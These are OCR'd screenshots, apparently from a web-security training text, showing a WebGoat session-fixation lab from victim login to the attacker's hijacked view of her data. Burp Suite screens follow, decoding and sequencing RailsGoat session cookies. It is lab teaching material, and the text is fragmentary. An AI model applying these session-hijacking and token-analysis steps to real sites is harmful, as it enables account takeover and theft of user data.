

192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=fixedsessionID
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
STAGE 3: The bank has asked you to verfy your data. Log in to see if your details are correct. Your user name is Jane and your password is tarzan.
You are: Victim Jane
* You completed stage 2!
Goat Hills Financial
Human Resources
Please Login
Enter your name:
Jane
Enter your password:
Login



192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSIOI
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Human Resources
Please Login
Enter your name:
Enter your
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Search HTML


<form accept-charset="UNKNOWN" method="POST" name="form"
action="attack?Screen=56&menu=1800&SID=fixedsessionID" enctype="">
<style></style>


<h2 class="info" align="center"></h2>


</form>



192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=fixedsessionID
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.
You are: Hacker Joe
* Congratulations. You have successfully completed this lesson.
Goat Hills Financial
Human Resources
Firstname: Jane
Lastname: Plane
Credit Card Type: MC
Credit Card Number: 74589864
Logout



Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
904 http://192.168.56.11 POST /railsgoat/sessions ✓ 302
905 http://192.168.56.11 GET /railsgoat/dashboard/home 200
Request
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 302 Found
Date: Mon, 21 May 2018 22:49:47 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-UA-Compatible: IE=Edge
X-Request-Id: 0f6eb3911a7
X-Runtime: 0.115982
X-Powered-By: Phusion Pas
Set-Cookie:
_railsgoat_session=BAh7B0
HVzZXJfaWQGOwBGaQs%3D--35
Location: http://192.168.
Status: 302 Found
Vary: Accept-Encoding
Content-Length: 111
Connection: close
Content-Type: text/html;
NGU3Y2Q4YmZkNDhjZWMxODcyMjg4BjsAVEkiD
th=/; HttpOnly
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools [Pro version only]



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
VEkiEF9jc3JmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3FjeTU3b3RUVms2RlU9BjsARkkiDHVzZXJfaWQGOwBGi
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
ZTE1NjgyOWQ1YWJjNTg0NGM1MGExYTI2ZTQxBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3Fje
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
0 04 08 7b 08 49 22 0f 73 65 73 73 69 6f 6e 5f 69 ≥✓{✓I"☼session_i
1 64 06 3a 06 45 46 49 22 25 38 64 66 37 39 65 31 d⌕:⌕EFI"%8df79e1
2 35 36 38 32 39 64 35 61 62 63 35 38 34 34 63 35 56829d5abc5844c5
3 30 61 31 61 32 36 65 34 31 06 3b 00 54 49 22 10 0a1a26e41⌕;TI"◄
4 5f 63 73 72 66 5f 74 6f 6b 65 6e 06 3b 00 46 49 _csrf_token⌕;FI
5 22 31 32 6a 59 44 64 31 37 73 4c 41 4b 56 67 72 "12jYDd17sLAKVgr
6 67 30 66 65 66 47 53 31 61 6b 69 6c 4f 6c 44 4b g0fefGS1akilOlDK
7 71 63 79 35 37 6f 74 54 56 6b 36 46 55 3d 06 3b qcy57otTVk6FU=⌕;
8 00 46 49 22 0c 75 73 65 72 5f 69 64 06 3b 00 46 FI"♀user_id⌕;F
9 69 0b -- -- -- -- -- -- -- -- -- -- -- -- -- i♪
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode



Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Live capture
Manual load
Analysis options
Select Live Capture Request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".
Remove
Clear
#
Host
Request
1
http://192.168.56.11
POST /railsgoat/sessions HTTP/1.1Host: 192....
Start live capture
Token Location Within Response
Select the location in the response where the token appears.
Cookie:
_railsgoat_session=BAh7B0kiD3Nlc3Npb25f ...
Form field:
Custom location:
Configure
Live Capture Options

